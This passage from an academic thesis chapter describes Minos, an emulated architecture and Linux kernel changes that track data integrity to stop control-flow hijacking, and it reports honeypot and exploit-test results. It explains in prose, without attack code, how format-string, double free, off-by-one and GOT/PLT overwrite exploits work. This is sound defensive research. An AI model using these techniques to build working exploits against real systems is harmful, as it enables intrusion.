We emulated Minos on a Pentium emulator called Bochs [172] as a proof-of-concept. For performance reasons architectural support would be necessary for a real Minos system. Our software Minos emulator only achieves about 10 million instructions per second on a 2.8 GHz Pentium 4. Better software implementations [112, 31] can achieve within an order of magnitude of the performance of native hardware but will likely always have a fraction of the performance of native hardware because of the need to manage integrity bits for every executed instruction. Ho et al. [63] demonstrate near-native performance when very little tainted data is being processed but performance more consistent with other software emulators when tainted data is being processed.

Bochs emulates the full system including booting from the BIOS and loading the kernel from the hard drive. DMA, port I/O, and extensions such as fbating point, MMX, BCD and SSE are supported. The fbating point and BCD instructions ignore the integrity of their inputs and their outputs are always low integrity. A single integrity bit was added to every 32-bit word in the physical memory space.

All port I/O and DMA is assumed to be high integrity in the Linux implementation. The Windows and BSD implementations assume the port I/O for network data to be low integrity. The reasons for this are two-fold: so that Minos is compatible with all existing hardware devices and so that the main tenet of Biba's low-water-mark integrity policy, that data should never go up in

integrity, is not broken.

The Pentium is also byte and 16-bit word addressable but it suffices to only store one integrity bit for every 32-bit word. Compilers align all control data along 32-bit words for performance reasons. If a low integrity byte is written into a high integrity 32-bit word, or a high integrity byte is written into a low integrity word, the entire resulting word is then low integrity. The same applies to 16-bit manipulation of data. This is necessary to keep low integrity data from ever going up in integrity. Also, any misaligned 32-bit writes will be forced low integrity to prevent attackers from building arbitrary high integrity 32-bit values using striping. Enforcing these constraints could cause false positives in principal but almost two years of extensive testing of Minos have not produced any false positives in practice due to these policies.

Every instruction operation applies the low-water-mark integrity policy to its inputs to determine the integrity of the result. All 8- and 16-bit immediate loads are low integrity unless the processor is running in a special compatibility mode, and all memory references to load or store 8- and 16-bit values also have the low-water-mark integrity policy applied to the addresses used for the load or store.

We added a compatibility mode to the architecture and the kernel where 8- and 16-bit immediates are high integrity but the rest of the policy remains the same. The compatibility mode cannot be exploited for privilege escalation because of constraints on using it described in Subsection 2.6.2. For security reasons it would be better if the JIT was slightly modified to be compatible with Minos, because with 8- and 16-bit immediate loads set to high integrity it may be possible to generate arbitrary high-integrity 32-bit values.

String operations on the Pentium, such as a memory copy, go from one segment to another. The operations always go from the segment referenced by the "`DS`" register to that referenced by the "`ES`" register, so that a string copy using "`REP MOVSD`", "`REP MOVSW`", or "`REP MOVSB`" when the "`ES`" register references a special segment descriptor will force the data low integrity. Typically in Linux "`DS`" and "`ES`" will be segments containing the same flat address space but marking "`ES`" as low integrity allows the kernel to indicate to the architecture that data should be forced low integrity. We used the reserved 53rd bit of the segment descriptor to do this marking. During a *read()* system call the kernel always uses these string operations to copy data into the process' address space. If the 53rd bit of the segment descriptor is not set then the integrity bit is

simply copied.

The only other cases where data must be forced low integrity are when pages are *mmap()ed* or read back from a swap device. Our Linux kernel implementation uses a low-integrity-marked memory copy of a page onto itself for low-integrity *mmap()s*. Better implementations could be devised but the performance of the hard drive read should always dominate the performance of an *mmap()*. For virtual memory swapping there is also another special segment descriptor which, when used in string operations, causes the source or destination to have a stride of 32 words and the value copied in or out of this segment is the 32 bits of integrity information for this 32 word block. This way the kernel can copy the integrity information from an entire 4 KB page into a 128 byte buffer, or copy the integrity information of a 128 byte buffer into the integrity bits of an entire page. Since there were no more reserved bits in the segment descriptor we hard-coded a segment descriptor number into the emulator for this purpose.

2.6.2 Operating System Changes

The two segment descriptors described in the last section were added to the Linux 2.4.21 kernel to cover the whole linear address space as do the existing segment descriptors (this is how a flat memory model is implemented on the Pentium). A few other small modifications that are described in this subsection were made to the kernel, so that now when data enters a process' memory space *Minos the dreadful snarls at the gate, and wraps himself in his tail with as many turns as levels down that shade will have to dwell* [4]. An interrupt traps to the kernel whenever an attempt is made to transfer control flow with low integrity data. Unless otherwise stated, all operating system details in this section and subsequent sections are specific to Linux.

Ideally, control data should only come from the original ELF binary or dynamically linked libraries so that everything else can be marked low integrity. Unfortunately, GNU ld does not use a system call for most shared objects, opting instead to use the *read()* system call and *mmap()s* so that it can relocate them and also to keep library mechanisms separate from the kernel. Also, we discovered that the pthreads library creates lightweight processes with the *clone()* system call and then passes them function pointers to call through pipes. And lastly, sometimes legitimate programs such as plug-ins and JITs are not implemented with the normal library code mechanisms.

Consequently, we chose to define trust for our implementation in terms of how long the data has been part of the system. In Minos, the kernel keeps a timestamp called the *establishment time* before which all libraries and trusted files were established and after which everything created is treated as vitriol and forced low integrity. More sophisticated and user friendly definitions of trust and installation procedures could be devised but we are mostly concerned with nailing down the policy decisions that must be accounted for in the architecture design for this work. For example, our current definition of trust does not support the Network File System (NFS), but a more sophisticated policy could. The establishment time requirement does not create false positives for JIT compilation or dynamic library linking since the JIT source code and list of operands it can use as well as the data used for linking objects should all be created and written to disk before the establishment time.

Any communication where one process passes data to another process that is not sharing its memory space will be forced low integrity, because it will go through the virtual file system through an *inode* that was either established or modified sometime after the establishment time (an *inode* is a structure that stores information about objects in the filesystem, such as files, pipes, or sockets; in BSD systems the correct term would be *vnode*). Thus when an attacker's data comes from the network it will stay low integrity in the system even if it goes out to disk and comes back. There is no need to modify the filesystem on the hard drive.

More specifically, the *read()* system call forces the data read by the process to be low integrity unless both the *ctime* (time of last *inode* change) and *mtime* (time of last modification) of the *inode* are set to a time before the establishment time of the system, or the file descriptor points to a pipe between lightweight processes that share the same memory space. The *read()* system call in Linux is used for reading from files, the console, the network, pipes, sockets, and everything else of interest to Minos.

It is impossible, even for the superuser, to change a *ctime* backward in time without changing the system time. The *ctime* is used by the kernel to keep track of *inode* changes for fault tolerance purposes. The exception for pipes between lightweight processes was added for compatibility with pthreads, but it does not diminish security because the lightweight processes share the same memory space; the integrity bits are simply copied and a lightweight process with the same address space as the one being attacked could just copy the memory from one place to another and not use pipes. Minos operates at the physical memory abstraction so threads in a process need not be distinguished. A good, concise description of the Linux virtual filesystem is available in [15].

On an *execv()* all of the argument variables are forced low integrity. The *readv()* and *pread()* system calls force the data read to low integrity. All reads from a network socket are also forced low integrity without exception. Thus, a remote attacker's data will enter the system low integrity and will never be lifted to high integrity because of the establishment time requirement, even if the data goes through the virtual file system to the disk and back, or to another process.

When *mmap()ed* files are mapped by the kernel a check is done to see if the file meets the establishment time requirement or is the original binary mounted by the user, otherwise it is forced low integrity. Our implementation of this simply copies the page onto itself through the special low integrity segment descriptor.

Any attempt to run a *setuid* program in JIT compatibility mode will squash the *euid* and *egid* down to the real *uid* and *gid*, similar to a *ptrace*. It would also be possible to have a full compatibility mode where all data is high integrity but we did not find any programs where this would be necessary.

2.6.3 Virtual Memory Swapping

When the Linux kernel swaps out a page it first puts the page in the swap cache, then changes all page table entries for any processes that reference the page to swap entries, then writes the page to disk. Any process that then references the page either finds it in the swap cache or must wait for it to be read back from disk. The page is not deleted from the swap cache until all processes that have swap entries for it get a new mapping. The 4 kilobyte block size on the swap device matches the 4 kilobyte page size of the Pentium and should not be modified. Also, all reads

of pages from the swap device must be kept asynchronous because they are often read speculatively in clusters. The swapping mechanisms are finely tuned so we chose a method of handling the tag bits that does not add to this complexity.

When the Minos-enabled kernel writes the page to disk it *kmalloc()s* 128 bytes and copies the integrity tag bits to this buffer. Any process that trades in its swap entry for a page mapping will not receive the mapping until the integrity bits of the page are restored and the 128 byte buffer is *kfree()ed*, but this is done lazily when the first request is made so that the actual read operation remains asynchronous. The performance overhead is negligible which we will demonstrate in Section 2.8.

2.6.4 Windows and BSD Implementations

We installed both Microsoft Windows XP and a beta version of XP called Windows Whistler with IIS 5.1 on the emulator and changed the hardware emulation so that all reads from the network device port are low integrity. This is not secure if the attacker's input from the network goes to the disk then comes back and overwrites control data, but without the Windows source code we cannot track this. Virtual memory swapping was disabled. Both versions of Windows run in JIT compatibility mode full time.

We also installed OpenBSD 3.1 and FreeBSD 4.2 and ran both with unmodified kernels. Any operating system should work with Minos unmodified with the tradeoff that the integrity bits will not follow data that goes to the hard drive and comes back. Unmodified operating system kernels must run in JIT compatibility mode full time since these is no kernel support for switching back and forth between the normal and JIT compatibility modes.

2.7 Experimental Methodology

There are three important metrics in a system such as Minos: 1) the false positive rate, 2) the effectiveness at stopping the attacks it is intended to stop, and 3) the performance overhead due to virtual memory swapping. This section describes our methods for evaluating Minos in regards to all three.

2.7.1 False Positive Rate

We have been using the emulated Minos architecture for honeypots and various testing for nearly two years without any false positives except two that have been fixed and are described in Section 2.8. Two other tests are described in Section 2.8 that were designed to show that the monotonic behavior of Biba's low-water-mark policy is not a problem for a single process or for the whole system.

2.7.2 Effectiveness at Stopping Attacks

For Minos, we chose an evaluation methodology similar to what is seen in the computer security research community. This is only because we feel that real attacks give more insight into our design decisions. To see the reasoning behind this approach consider the many papers that motivate return pointer protection using Code Red as an example although Code Red and Code Red II did not overwrite a return pointer but instead a function pointer on the stack. Also, implementations of mechanisms in real systems often discover that certain assumptions do not hold and lead to new innovations towards making the technology viable. For example, a full-system Linux implementation of function pointer encryption in [154] found that return pointers are not always used in a LIFO manner and a binary rewriting scheme to ameliorate this was developed.

Now we describe the attacks that we have tested Minos with or that Minos honeypots have actually been attacked with.

Exploits for Real Linux Vulnerabilities

Red Hat 6.2 was chosen because of the high number of control data protection problems with this particular version of the Red Hat distribution.

The *rpc.statd* exploit [181, bid 1480] is a remote format string attack on an NFS locking mechanism which overwrites a return pointer on the stack to return to arbitrary code on the stack.

The *traceroute* exploit [181, bid 1739] is a local exploit based on a vulnerability where free() is called twice with a pointer for data that was only malloc()ed once when multiple command line arguments are given with the same flag. It is not a buffer overflow or a format string vulnerability.

The *su-dtors* exploit [181, bid 1634] uses a vulnerability in glibc's locale functionality where it is possible to link (with an *mmap()*) a bogus language module library into a program and exploit a format string vulnerability. The *.dtors* section of ELF binaries contains pointers to any destructors that need to be run before the program exits and is the victim of an arbitrary write primitive in this exploit. This is a local attack, but could possibly be exploited remotely through telnetd.

A remote format string exploit for *wu-ftpd* [181, bid 1387] basically can write an arbitrary value to an arbitrary location.

An exploit for a different vulnerability in *wu-ftpd* [181, bid 3581] exploits an error in the file globbing functionality in a manner similar to the double free() exploit for *traceroute*.

A more challenging remote exploit to catch is the remote attack on the *innd* news server [181, bid 1316] , where a news message is posted and then later canceled. Thus the buffer overflow is exploited with data that goes to the filesystem and comes back.

We created a seventh exploit, *hannibal*, which exploits the format string vulnerability in *wu-ftpd* to basically overwrite *rename(char *, char *)'s* Global Offset Table (GOT) entry with a pointer to *execv(char *, char **)'s* Procedure Linkage Table (PLT) entry. A subsequent request to rename a file then actually executes a binary file. More details can be found in Section 2.9.4.

Exploits for Hypothetical Linux Vulnerabilities

We created six hypothetical attacks as local attacks. They are designed to test *setjmp()s* and *longjmp()s* (*tigger*), string to integer conversion (*str2int*), off-by-one vulnerabilities (*offbyone*), pointer arithmetic (also *str2int*), virtual function pointers (*virt*), and environment variables (*envvar*). The *longstr* exploit is a standard format string exploit except that no size specifiers are used (See Section 2.9).

Exploits for Real BSD Vulnerabilities

We tested OpenBSD 3.1 with the Apache chunk handling integer overflow [181, bid 5033] that was exploited by the Scalper worm. We also tested FreeBSD 4.2 with the ntpd buffer overflow [181, bid 2540] and an ftpd exploit [181, bid 2124] for an off-by-one buffer overflow where control

flow is hijacked by overwriting the least significant byte of a saved base pointer and linking in a bogus stack frame with a bogus return pointer.

Windows Exploits and Actual Attacks

The Code Red II worm was released just after the Code Red worm but was built on an entirely different code base. It attacks the Microsoft IIS web server. It is a buffer overflow that is caused because a string of the form "XXXXXX%u1234%uABCD" in an HTTP GET request has its ASCII characters converted to UNICODE making it longer than when its length was first calculated. The beta version of Windows XP called Whistler was used to catch Code Red II.

Microsoft SQL Server 2000 was installed on the same version and was attacked first with a remote stack buffer overflow based on a vulnerability during authentication [181, bid 5411]. After moving the Minos honeypots out from behind the campus firewall Minos caught six more Windows exploits: the Slammer worm [181, bid 5311], the Blaster worm [181, bid 8205], the Sasser worm [181, bid 10108] (this particular exploit is also commonly used for spreading botnets), a Workstation Service buffer overflow exploit [181, bid 9011], an RPCSS buffer overflow exploit [181, bid 8459], and the Zotob worm exploiting the Windows Plug and Play buffer overflow vulnerability [181, bid 14513].

We attacked Minos with the ASN.1 library bit string processing heap corruption vulnerability [181, bid 13300] because it uses a particularly interesting exploit that helps illustrate the policy tradeoffs that must be made in a system like Minos.

Actual Linux Attacks

Our Linux web server [165] was attacked from South Korea and Minos SIGSTOPed the process exactly the way it is supposed to. Analysis was done by launching gdb and attaching to the stopped process. The attack exploited the heap-globbing vulnerability in wu-ftpd. The exploit itself was not the same exploit we used for this vulnerability and is quite interesting. There is a fake NOP sled and a lot of jumps that change the alignment of the way the opcodes are decoded in an apparent attempt to make analysis hard.

The same web server was also attacked from an apparently compromised machine on

campus using an sshd buffer overflow [181, bid 2347], which Minos caught.

2.7.3 Virtual Memory Swapping Overhead

While the microarchitecture of Minos has been designed to avoid performance overheads, the operating system must still save the tag bits during virtual memory swapping. The cost of extracting and replacing these bits is negligible compared to the seek time and read time of the hard drive, so only the 128 bytes added to the kernel's memory allocator can cause performance problems by using memory when memory is scarce. We ran several SPEC2000 benchmarks (that use enough memory to be interesting) to completion on their reference inputs with varying amounts of memory. We did not run the full set because most SPEC2000 benchmarks do not use more than several megabytes of RAM. We used *mlock()s* to lock various amounts of memory in RAM so that the benchmark would have to share the rest with the kernel.

All benchmarks were compiled with gcc 3.2 and the "-O2" option. They were executed natively on a 1.6GHz Pentium 4 with 256 MB of RAM and 512 MB of swap space on the same physical hard drive as the root filesystem. The operating system used was Red Hat 9.0 and all services including the network were disabled. Extracting and replacing integrity bits was simulated by memcpy()ing 128 bytes. In order to obtain reproducible results we found it necessary to reboot the system between data points because Linux changes its clustering algorithm over time to spread the load over different physical blocks on the disk. The results from the virtual memory swapping tests are in Section 2.8.

2.8 Results

This section describes the results for the three types of experiments: 1) false positives, 2) effectiveness at stopping exploits, and 3) performance overhead due to virtual memory swapping.

2.8.1 False positives

We have been using the Minos system for more than a year now as honeypots and for testing and exploit analysis and only encountered false positives twice, one of which has been fixed

Table 2.1: **The exploits that we attacked Minos with.**

Exploit Name	Real Vuln.?	Remote?	Vulnerability Type	Caught?
rpc.statd	**Yes**	**Remote**	**Format string**	**Yes**
traceroute	**Yes**	**Local**	**Multiple free() calls**	**Yes**
su-dtors	**Yes**	**Possibly**	**Format string**	**Yes**
wu-ftpd	**Yes**	**Remote**	**Format string**	**Yes**
wu-ftpd	**Yes**	**Remote**	**Heap globbing**	**Yes**
innd	**Yes**	**Remote**	**Buffer overflow**	**Yes**
Apache Chunk Handling	**Yes**	**Remote**	**Integer overflow**	**Yes**
ntpd	**Yes**	**Remote**	**Buffer overflow**	**Yes**
Turkey ftpd	**Yes**	**Remote**	**Off-by-one buffer overflow**	**Yes**
ASN.1 bit string	**Yes**	**Remote**	**Heap corruption**	**Yes***
hannibal	**Yes**	**Remote**	**wu-ftpd format string**	**Yes**
tigger	**No**	**Local**	**long_jmp() buffer**	**Yes**
str2int	**No**	**Local**	**Buffer overflow**	**Yes**
offbyone	**No**	**Local**	**Off-by-one buffer overflow**	**Yes**
virt	**No**	**Local**	**Arbitrary pointer**	**Yes**
envvar	**No**	**Local**	**Buffer overflow**	**Yes**
longstr	**No**	**Local**	**Format string**	**Yes**

Table 2.2: **The exploits that others actually attacked Minos with.**

Attack	Remote?	Vulnerability Type	Caught?
Linux wu-ftpd	**Remote**	**Heap globbing**	**Yes**
Linux sshd	**Remote**	**Buffer overflow**	**Yes**
Code Red II	**Remote**	**Buffer overflow**	**Yes**
SQL Server 2000	**Remote**	**Buffer overflow**	**Yes**
Sasser	**Remote**	**Buffer overflow**	**Yes**
Blaster	**Remote**	**Buffer overflow**	**Yes**
Slammer	**Remote**	**Buffer overflow**	**Yes**
NTLM Workstation	**Remote**	**Buffer overflow**	**Yes**
RPCSS	**Remote**	**Buffer overflow**	**Yes**
Zotob	**Remote**	**Buffer overflow**	**Yes**

and the other would only require adding the capability to the Linux virtual file system of *sync()ing* and deleting the buffers for an individual file rather than an entire volume.

One source of false positives was the Java just-in-time (JIT) compiler, for which a compatibility mode was discussed in Section 2.6.1. The SUN Java SDK was run on Minos and it gave a large number of false positives while running a Hello World program because of the JIT using 8- and 16-bit immediates to calculate call and jump targets. The other source of false positives was when a freshly compiled program was mounted for execution before it was flushed out to disk. The binary program was still in the kernel's file buffers with low integrity marks because it had been data for the compiler. A solution to this is to *sync()* newly mounted binary executable files to disk before executing them. We did not implement this, though it would be straightforward.

Figure 2.3 shows the amount of low integrity data in the system for a full run of the gcc benchmark from SPEC2000 on the reference inputs. This is just to demonstrate that monotonic behavior, the usual criticism of Biba's low-water-mark integrity policy, is not observed in Minos. This is because, while data never goes up in integrity during its stay in the physical memory, it does die and get replaced with other data. We did not run the full set of SPEC benchmarks because they are all statically compiled binaries that do not use the network or dynamic linking so there is nothing interesting in them that could cause a false positive.

Figure 2.4 shows the amount of low integrity data in the system for one month of our Apache web server being up. This graph constitutes trillions of instructions from a whole system including the kernel where there were no false positives. This is a usable system on the network that we can access with a remote shell and send e-mail, surf the web with lynx, or debug programs with using gdb.

Minos also checks the integrity of instructions that are executed. This has the same effect as non-executable pages except that permissions need not be specified in Minos' case. This is only important for one exploit that we tested which deserves some explanation since it is the only exploit tested that Minos does not catch at the bogus control flow transfer. The ASN.1 library bit string heap corruption exploit basically works the way that double *free()* exploits work: the two pointers of a node in the doubly linked list of free chunks are overwritten, and then unlinking when the free chunk is allocated in the future will cause a pointer which is calculated to point to that heap chunk to be written to an arbitrary address. For reasons discussed in Section 2.9 calculated heap pointers are




Figure 2.3: **The gcc stress test**




Figure 2.4: **Linux web server over one month**

usually low integrity but this is not guaranteed and in Windows, which we run in JIT compatibility mode full-time, it is common for the heap pointers to be high integrity. In the ASN.1 exploit this means that the calculated heap pointer, which will point to the attacker's arbitrary code on the heap, is high integrity and can be written anywhere. Minos catches the attack when arbitrary code is executed, but this pointer calculation shows the challenges in protecting against more advanced attacks which will be discussed in Section 2.9.

2.8.2 Exploit Tests

All exploits tested and real attacks were stopped by Minos. With the integrity of the addresses of 8- and 16-bit loads not being checked Code Red II is not caught. The ASN.1 bit string processing heap corruption exploit is caught by Minos' check of the integrity of instructions executed, not by the check of the integrity of control data. More about this was discussed in Section 2.4.1.

Early in the project we identified three ways in which low integrity data could become high integrity because of information flow. Statements such as

```
if (LowIntegrityData == 5)
     HighIntegrityData = 5;

HighIntegrityData =
     HighIntegrityLookupTable[LowIntegrityData];

HighIntegrityData = 0;
while (LowIntegrityData--)
     HighIntegrityData++;
```

give an attacker control over the value of high integrity data via information flow. These were supposed to be pathological cases, but they are not in the case of 8- and 16-bit data because of the way functions such as *scanf()* and *sprintf()* handle control characters and also because of translations between strings and integer values such as *atoi()* or conversion from ASCII to UNICODE as was exploited by Code Red II. As was discussed in Section 2.4.1 the distinction between 8- and 16-bit data and 32-bit data is important.




Figure 2.5: **gcc Virtual Memory Swapping Performance**




Figure 2.6: **vpr Virtual Memory Swapping Performance**




Figure 2.7: **mcf Virtual Memory Swapping Performance**




Figure 2.8: **bzip2 Virtual Memory Swapping Performance**

2.8.3 Virtual memory swapping overhead

For most SPEC2000 benchmarks tested the performance of the Minos-enabled kernel and the performance of the unmodified kernel are indistinguishable. The interesting case is *mcf* which uses a lot of memory and has a large working set. Figure 2.7 shows that there is a "cliff" as the amount of RAM available crosses the threshold of the working set size of the benchmark. The Minos-enabled kernel starts thrashing several megabytes before the unmodified kernel because of the extra 128 byte allocation for every page swap. While Minos requires more RAM in this case, RAM prices continue to decrease and trading memory requirements for increased security is often desirable.

2.9 Security Assessment for More Advanced Attacks

We have demonstrated that Minos stops a broad range of existing control data attacks, but we must address the security of Minos against future attacks developed with subversion of Minos in mind. A useful way to think of how attacks more advanced than simple buffer overflows are developed is to consider that vulnerabilities lead to corruption, corruption leads to primitives (such as an arbitrary write), and primitives can be used for higher level attack techniques [70].

We will compare the security of Minos specifically to the AS/400 [107], the Elbrus E2K [5], a similar architecture with a different policy [148], and the current best practices. Our estimation of the current best practices is execute permissions on pages, random placement of library routines in memory, and return pointer protection such as StackGuard [35].

The following three classes of control data attacks must be considered: 1) Can an attacker overwrite control data with untrusted data undetected? 2) Can an attacker cause the program to load/store control data to/from the wrong place? and 3) Can an attacker cause the program to load control data from the right place but at the wrong time?

2.9.1 Capabilities

The AS/400 tags all pointers and these pointers can only be modified through a controlled set of instructions, so an attacker cannot overwrite control data or pointers to control data securing it against the first two classes of attacks. The specification for this architecture has a very large

address space (128 bits) so the third kind of attack may be ameliorated by never reusing virtual memory addresses, but most implementations actually only support 64 bits and virtual memory fragmentation may become a problem if this technique were actually used. Also, the AS/400 is secure against control data attacks when the pointer protection is enabled, but these protections are disabled for Linux on the iSeries [14] simply because C programs written for Linux do not have the semantic information to distinguish pointers from other data.

The Elbrus E2K uses strong runtime type-checking to protect the integrity of all pointers, and pointers may not be coerced with other data types such as integers. To protect itself against temporal reference problems C/C++ programs may not have unchecked references from data structures with a longer lifetime to those with a shorter lifetime and C++ programs may not redefine the *new* operator. These constraints are very draconian but would be necessary to totally secure C/C++ programs against all three classes of control data attacks.


2.9.2 Best Practices

The current best practices disallows the execution of arbitrary code with non-executable pages, and tries to thwart return-into-libc [108] attacks by protecting the integrity of return pointers on the stack and putting libraries in random locations in memory. Unfortunately, this is not enough. We assumed these protections on our default Red Hat Linux 6.2 installation and were able to hijack control flow of the ftp server daemon with an attack named *hannibal*, which is described in more detail in Section 2.10. It takes advantage of the fact that the statically compiled binary uses a Procedure Linkage Table (PLT) to call library functions when it does not know where they will be mapped.

Minos stops this kind of attack because Minos protects the integrity of all control data, not just return pointers on the stack. The possible security problems we foresee for Minos are copying valid control data over other control data (which falls in the second class), dangling pointers to control data (which falls in the third class), and generating arbitrary high integrity values through legitimate control flow (which falls in the first class).

2.9.3 Integrity Tracking: A Fundamental Tradeoff

The goal of Minos is to prevent all attacks that overwrite control data with untrusted data. To stop attacks that copy other high integrity data over control data Minos would need to check the integrity of addresses used for 32-bit loads and stores, as is done in the policy of [148]. To see why this is infeasible consider this example of how Doug Lea's *malloc* (which is used in glibc) stores management information on the heap and uses it to calculate pointers:



